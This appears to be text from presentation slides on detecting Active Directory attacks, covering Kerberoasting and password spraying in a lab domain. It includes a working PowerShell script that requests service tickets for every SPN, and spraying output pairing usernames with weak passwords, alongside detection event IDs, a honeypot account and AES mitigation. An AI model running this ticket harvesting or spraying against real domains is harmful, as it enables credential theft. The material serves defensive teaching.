




*Bloodhound uses either Invoke-ACLScanner function or SharpHound to gather AD ACL info*

# Reviewing Active Directory Permissions

- PowerShell for OU Permission Report:
  - <https://blogs.technet.microsoft.com/ashleymcglone/2013/03/25/active-directory-ou-permissions-report-free-powershell-script-download/>
- ACLight (Batch file that calls PowerShell):
  - <https://github.com/cyberark/ACLight>
- Bloodhound:
  - <https://github.com/BloodHoundAD/BloodHound>



AD ACL Whitepaper by Andy Robbins and Will Schroeder (Black Hat 2017)  
[https://www.specterops.io/assets/resources/an\\_ace\\_up\\_the\\_sleeve.pdf](https://www.specterops.io/assets/resources/an_ace_up_the_sleeve.pdf)

# Effective Attack Detection



# Kerberoasting All User SPNs

```
[array]$ServiceAccounts = Get-ADUser -Filter { ServicePrincipalName -like "*" } -Property *  
$ServiceAccountSPNs = @()  
ForEach ($ServiceAccountsItem in $ServiceAccounts)  
{  
    ForEach ($ServiceAccountsItemSPN in $ServiceAccountsItem.ServicePrincipalName)  
    {  
        [array]$ServiceAccountSPNs += $ServiceAccountsItemSPN  
    }  
}  
  
klist purge  
  
ForEach ($ServiceAccountSPNItem in $ServiceAccountSPNs)  
{  
    Add-Type -AssemblyName System.IdentityModel  
    New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $ServiceAccountSPNItem  
}
```



```
Id : uuid-be40a88f-f751-4293-a006-15671a943d64-11
SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom : 1/25/2017 8:55:51 PM
ValidTo : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsdb317.lab.adsecurity.org:2010
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id : uuid-be40a88f-f751-4293-a006-15671a943d64-12
SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom : 1/25/2017 8:55:51 PM
ValidTo : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL11.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id : uuid-be40a88f-f751-4293-a006-15671a943d64-13
SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom : 1/25/2017 8:55:51 PM
ValidTo : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL21.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id : uuid-be40a88f-f751-4293-a006-15671a943d64-14
SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom : 1/25/2017 8:55:51 PM
ValidTo : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL22.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id : uuid-be40a88f-f751-4293-a006-15671a943d64-15
SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom : 1/25/2017 8:55:51 PM
ValidTo : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL23.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id : uuid-be40a88f-f751-4293-a006-15671a943d64-16
SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom : 1/25/2017 8:55:51 PM
ValidTo : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL21.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id : uuid-be40a88f-f751-4293-a006-15671a943d64-17
SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom : 1/25/2017 8:55:51 PM
ValidTo : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL20.lab.adsecurity.org:1434 @ LAB.ADSECURITY.ORG
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

#5> Client: JoeUser @ LAB.ADSECURITY.ORG
Server: MSSQLSvc/adsMSSQL21.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
KerberosTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 1/25/2017 16:36:49 (local)
End Time: 1/26/2017 2:36:48 (local)
Renew Time: 2/1/2017 16:36:48 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called: ADSLABDC12.lab.adsecurity.org

#6> Client: JoeUser @ LAB.ADSECURITY.ORG
Server: MSSQLSvc/adsMSSQL22.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
KerberosTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 1/25/2017 16:36:48 (local)
End Time: 1/26/2017 2:36:48 (local)
Renew Time: 2/1/2017 16:36:48 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called: ADSLABDC12.lab.adsecurity.org


#7> Client: JoeUser @ LAB.ADSECURITY.ORG
Server: MSSQLSvc/adsMSSQL23.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
KerberosTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 1/25/2017 16:36:48 (local)
End Time: 1/26/2017 2:36:48 (local)
Renew Time: 2/1/2017 16:36:48 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called: ADSLABDC12.lab.adsecurity.org

#8> Client: JoeUser @ LAB.ADSECURITY.ORG
Server: MSSQLSvc/adsMSSQL11.lab.adsecurity.org:1434 @ LAB.ADSECURITY.ORG
KerberosTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 1/25/2017 16:36:48 (local)
End Time: 1/26/2017 2:36:48 (local)
Renew Time: 2/1/2017 16:36:48 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called: ADSLABDC12.lab.adsecurity.org
```



# Kerberoast Detection

- Event ID 4769
  - Ticket Options: 0x40810000
  - Ticket Encryption: 0x17
- Need to filter out service accounts (Account Name) & computers (Service Name).
- Inter-forest tickets use RC4 unless configured to use AES.
- ADFS also uses RC4.



# Detection

EventID	Date	AccountName	ServiceName
-----	----	-----	-----
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-VDIPVS01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	Svc-BizTalk01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	SVC-BOADS-01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	SVC-AGPM-01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsMSSQL10
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsSQLSA
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsMSSQL11
4769	1/25/2017 9:36:06 PM	JoeUser@LAB.ADSECURITY.ORG	SQL-ADSDB317-SVC



# KerberoastHONEYPOT

## KerberoastHONEYPOT Properties



Organization	Published Certificates	Member Of
Dial-in	Object	Security
General	Address	Account
Profile	Remote control	Remote Desktop Services Profile

Attributes:

Attribute	Value
accountExpires	(never)
accountNameHistory	<not set>
aCSPolicyName	<not set>
adminCount	1
adminDescription	<not set>
adminDisplayName	<not set>
altSecurityIdentities	<not set>
assistant	<not set>
attributeCertificateAttri...	<not set>
audio	<not set>
badPasswordTime	(never)

Organization	Published Certificates	Member Of	Password Replication
Dial-in	Object	Security	Environment
General	Address	Account	Profile
Remote control	Remote Desktop Services Profile	COM+	Attribute Editor

Attributes:

Attribute	Value
countryCode	0
displayName	KerberoastHONEYPOT
lastLogoff	(never)
lastLogon	(never)
logonCount	0
objectCategory	CN=Person,CN=Schema,CN=Configuration,DC=...
objectClass	top; person; organizationalPerson; user
primaryGroupID	513 = ( GROUP_RID_USERS )
pwdLastSet	1/25/2017 6:08:43 PM Eastern Standard Time
sAMAccountName	KerberoastHONEYPOT
sAMAccountType	805306368 = ( NORMAL_USER_ACCOUNT )
servicePrincipalName	MSSQLSVC/honeypot.lab.adsecurity.org/its/...
userAccountControl	0x10200 = ( NORMAL_ACCOUNT   DONT_ALLOW_PASSWORD_CHANGE )

# Kerberoast Honeypot

```
PS C:\> Get-ADUser -Filter { (AdminCount -eq 1) -AND (ServicePrincipalName -like "*") }  
-Property * | Select SAMAccountName,ServicePrincipalName
```

SAMAccountName	ServicePrincipalName
-----	-----
krbtgt	{kadmin/changepw}
KerberoastHONEYPOT	{MSSQLSVC/honeypot.lab.adsecurity.org:ItsATrap}

```
#1> Client: JoeUser @ LAB.ADSECURITY.ORG  
Server: MSSQLSVC/honeypot.lab.adsecurity.org:ItsATrap @ LAB.ADSECURITY.ORG  
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)  
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canon  
Start Time: 1/25/2017 15:10:27 (local)  
End Time: 1/26/2017 1:10:27 (local)  
Renew Time: 2/1/2017 15:10:27 (local)  
Session Key Type: RSADSI RC4-HMAC(NT)  
Cache Flags: 0  
Kdc Called: ADSLABDC12.lab.adsecurity.org
```



# Kerberoast Detection (HoneyPot)

EventID	Date	AccountName	ServiceName
-----	-----	-----	-----
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-VDIPV501
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	Svc-BizTalk01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	SVC-BOADS-01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	SVC-AGPM-01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	KerberoastHONEYPOT
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsMSSQL10
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsSQLSA
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsMSSQL11
4769	1/25/2017 9:36:06 PM	JoeUser@LAB.ADSECURITY.ORG	SQL-ADSDB317-SVC

```
$KerberoastEventData | where {$_.ServiceName -like "*HoneyPot*"} | select EventID,Date,AccountName,ServiceName
```

EventID	Date	AccountName	ServiceName
-----	-----	-----	-----
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	KerberoastHONEYPOT

# Prevent Kerberoasting?

svc-LogRead Properties

User logon name:  
svc-LogRead @lal

User logon name (pre-Windows 2000):  
ADSECLAB\ svc-

Logon Hours... Log On To...

☐ Unlock account

Account options:

- ☐ Use only Kerberos DES encryption types for this account
- ☒ This account supports Kerberos AES 128 bit encryption.
- ☒ This account supports Kerberos AES 256 bit encryption.
- ☐ Do not require Kerberos preauthentication

Organization	Published Certificates	Member Of	Password Replication
Dial-in	Object	Security	Environment
General	Address	Account	Profile
Remote control	Remote Desktop Services Profile	COM+	Attribute Editor

Attributes:

Attribute	Value
servicePrincipalName	MSSQLSvc/LRSQL12.lab.adsecurity.org



```
PS C:\Users\joeuser> $ServiceAccountSPNItem = 'MSSQLSvc/LRSQL12.lab.adsecurity.org'
Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $ServiceAccountSPNItem
```

```
Id                : uuid-ee83d1c4-0769-4548-90f6-784c6589a6f2-19
SecurityKeys      : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom         : 4/11/2017 5:06:04 PM
ValidTo           : 4/12/2017 3:06:04 AM
ServicePrincipalName : MSSQLSvc/LRSQL12.lab.adsecurity.org
SecurityKey       : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

```
#1> Client: joeuser @ LAB.ADSECURITY.ORG
      Server: MSSQLSvc/LRSQL12.lab.adsecurity.org @ LAB.ADSECURITY.ORG
      KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
      Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
      Start Time: 4/11/2017 10:06:04 (local)
      End Time: 4/11/2017 20:06:04 (local)
      Renew Time: 4/18/2017 10:06:04 (local)
      Session Key Type: AES-256-CTS-HMAC-SHA1-96
      Cache Flags: 0
      Kdc Called: 2600:1006:b10c:146b:41f4:5f3a:a14f:b960
```

# Password Spraying

- Automated password guessing against all users to avoid lockout.
- Attempts logon with password(s) against each user, then moves on to the next one.

```
PS C:\> Get-ADDefaultDomainPasswordPolicy

ComplexityEnabled           : True
DistinguishedName           : DC=lab,DC=adsecurity,DC=org
LockoutDuration              : 00:30:00
LockoutObservationWindow    : 00:30:00
LockoutThreshold             : 5
MaxPasswordAge               : 42.00:00:00
MinPasswordAge               : 1.00:00:00
MinPasswordLength            : 7
objectClass                  : {domainDNS}
objectGuid                   : e7f11f35-bd99-476b-bada-08c31c5a5b20
PasswordHistoryCount         : 24
ReversibleEncryptionEnabled  : False
```



# Password Spraying

- Automated password guessing against all users to avoid lockout.
- Attempts logon with password(s) against each user, then moves on to the next one.

```
Domain           : lab.adsecurity.org
Name              : SpecialPasswordPolicyPSO
Precedence        : 400
AppliesTo         : CN=Special Password Policy Users,OU=AD Management,DC=lab,DC=adsecurity,DC=org
AppliesToCount    : 0
AppliesToMembers  :
ComplexityEnabled : True
ReversibleEncryptionEnabled : True
MinPasswordAge    : 1.00:00:00
MaxPasswordAge    : 365.00:00:00
MinPasswordLength : 10
PasswordHistoryCount : 24
LockoutThreshold  : 0
LockoutObservationWindow : 00:00:00
LockoutDuration   : 00:00:00
```

# Password Spraying

- Connect to SMB share or network service
- Let's start with connections to the PDC's NETLOGON share...

```
Password Spraying against 1892 users
User ADSECLAB\Christopher.Kelly has the password Password1
User ADSECLAB\Cameron.Long has the password Password1
User ADSECLAB\Nicholas.Davis has the password Password1
User ADSECLAB\Connor.Moore has the password Password1
User ADSECLAB\Bryce.Torres has the password P@ssw0rd
User ADSECLAB\Olivia.Bryant has the password P@ssw0rd
User ADSECLAB\Victoria.Young has the password P@ssw0rd
User ADSECLAB\Joseph.Rodriguez has the password P@ssw0rd
User ADSECLAB\Audrey.Lee has the password Password99!
User ADSECLAB\Landon.Lewis has the password Password99!
User ADSECLAB\Blake.Carter has the password Password1234
User ADSECLAB\Alexis.Phillips has the password Password1
```



Keywords	Date and Time	Source	Event ID	Task Category
Audit Failure	4/11/2017 1:35:45 PM	Microsoft Windows security auditing.	4625	Logon
Audit Failure	4/11/2017 1:35:45 PM	Microsoft Windows security auditing.	4625	Logon
Audit Failure	4/11/2017 1:35:45 PM	Microsoft Windows security auditing.	4625	Logon
Audit Failure	4/11/2017 1:35:45 PM	Microsoft Windows security auditing.	4625	Logon

Event 4625, Microsoft Windows security auditing.

General Details

An account failed to log on.

## Subject:

Security ID: NULL SID  
 Account Name: -  
 Account Domain: -  
 Logon ID: 0x0

## Logon Type:

3

## Account For Which Logon Failed:

Security ID: NULL SID  
 Account Name: Michael.Thompson@lab.adsecurity.org  
 Account Domain:

## Failure Information:

Failure Reason: Unknown user name or bad password.  
 Status: 0xC000006D  
 Sub Status: 0xC000006A


## Process Information:

Caller Process ID: 0x0

Log Name: Security  
 Source: Microsoft Windows security  
 Event ID: 4625  
 Level: Information  
 Logged: 4/11/2017 1:35:46 PM  
 Task Category: Logon  
 Keywords: Audit Failure

name	LastBadPasswordAttempt
ADSAdministrator	4/11/2017 7:18:11 PM
Guest	4/11/2017 7:18:12 PM
DefaultAccount	4/11/2017 7:18:12 PM
krbtgt	4/11/2017 5:05:58 PM
Brandon.Young	4/11/2017 7:18:12 PM
Liam.Moore	4/11/2017 7:18:12 PM
Michael.Evans	4/11/2017 7:18:12 PM
Julia.Morgan	4/11/2017 7:18:12 PM
Jack.Collins	4/11/2017 7:18:12 PM
Paige.Foster	4/11/2017 7:18:12 PM
Charlie.Sanders	4/11/2017 7:18:13 PM
Carter.Moore	4/11/2017 7:18:13 PM
Ryder.Howard	4/11/2017 7:18:13 PM
Ashlyn.Mitchell	4/11/2017 7:18:13 PM
Bentley.Collins	4/11/2017 7:18:13 PM
Abigail.Miller	4/11/2017 7:18:13 PM
Adrian.Thompson	4/11/2017 7:18:13 PM
David.Bennett	4/11/2017 7:18:14 PM
Asher.Alexander	4/11/2017 7:18:14 PM
Lucas.Baker	4/11/2017 7:18:14 PM
Sydney.Taylor	4/11/2017 7:18:14 PM
Sydney.Nelson	4/11/2017 7:18:14 PM
Riley.Hill	4/11/2017 7:18:14 PM
Charlotte.Hayes	4/11/2017 7:18:14 PM
Oliver.Cook	4/11/2017 7:18:14 PM
Eva.Adams	4/11/2017 7:18:15 PM
Samuel.Cook	4/11/2017 7:18:15 PM
Paige.Perez	4/11/2017 7:18:15 PM
Parker.Foster	4/11/2017 7:18:15 PM
Ian.Ross	4/11/2017 7:18:15 PM

# Switch from Network Share to AD Connection











 Filtered: Log: Security; Source: ; Event ID: 4625. Number of events: 0					
Keywords	Date and Time	Source	Event ID	Task Cate...	



Guessing User Passwords.  
User 1206.

### Password Spraying against 1892 users

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User ADSECLAB\Cameron.Long has the password Password1  
User ADSECLAB\Nicholas.Davis has the password Password1  
User ADSECLAB\Connor.Moore has the password Password1  
User ADSECLAB\Bryce.Torres has the password P@ssw0rd  
User ADSECLAB\Olivia.Bryant has the password P@ssw0rd  
User ADSECLAB\Victoria.Young has the password P@ssw0rd  
User ADSECLAB\Joseph.Rodriguez has the password P@ssw0rd  
User ADSECLAB\Audrey.Lee has the password Password99!  
User ADSECLAB\Landon.Lewis has the password Password99!

Keywords	Date and Time	Source	Event ID
 Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
 Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
 Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
 Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
 Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
 Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
 Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
 Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
 Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
 Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771

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```
PS C:\> get-aduser -filter * -prop lastbadpasswordattempt,badpwdcount |  
select name,lastbadpasswordattempt,badpwdcount |  
sort lastbadpasswordattempt | format-table -auto
```

name	lastbadpasswordattempt	badpwdcount
-----	-----	-----
krbtgt	4/11/2017 8:05:58 PM	13
Leah.Reed	4/11/2017 11:37:21 PM	8
Gabriel.Moore	4/11/2017 11:37:21 PM	8
Dylan.Brown	4/11/2017 11:37:21 PM	8
Arianna.Flores	4/11/2017 11:37:21 PM	8
Joshua.Bell	4/11/2017 11:37:21 PM	12
Juliana.Hall	4/11/2017 11:37:21 PM	8
Hayden.Baker	4/11/2017 11:37:21 PM	12
Lily.Davis	4/11/2017 11:37:21 PM	8
Zachary.Cook	4/11/2017 11:37:21 PM	8
Hailey.Lopez	4/11/2017 11:37:21 PM	12
Elizabeth.Diaz	4/11/2017 11:37:21 PM	8
Mason.Ward	4/11/2017 11:37:21 PM	8
Logan.Nelson	4/11/2017 11:37:21 PM	12
Levi.Campbell	4/11/2017 11:37:21 PM	8
Elijah.Bryant	4/11/2017 11:37:21 PM	8
Maya.Gray	4/11/2017 11:37:21 PM	8
Sydney.Long	4/11/2017 11:37:21 PM	12
Isaiah.Wilson	4/11/2017 11:37:21 PM	8
Zachary.Lopez	4/11/2017 11:37:21 PM	8
Jayden.Carter	4/11/2017 11:37:21 PM	8
Gabriel.Lewis	4/11/2017 11:37:21 PM	12
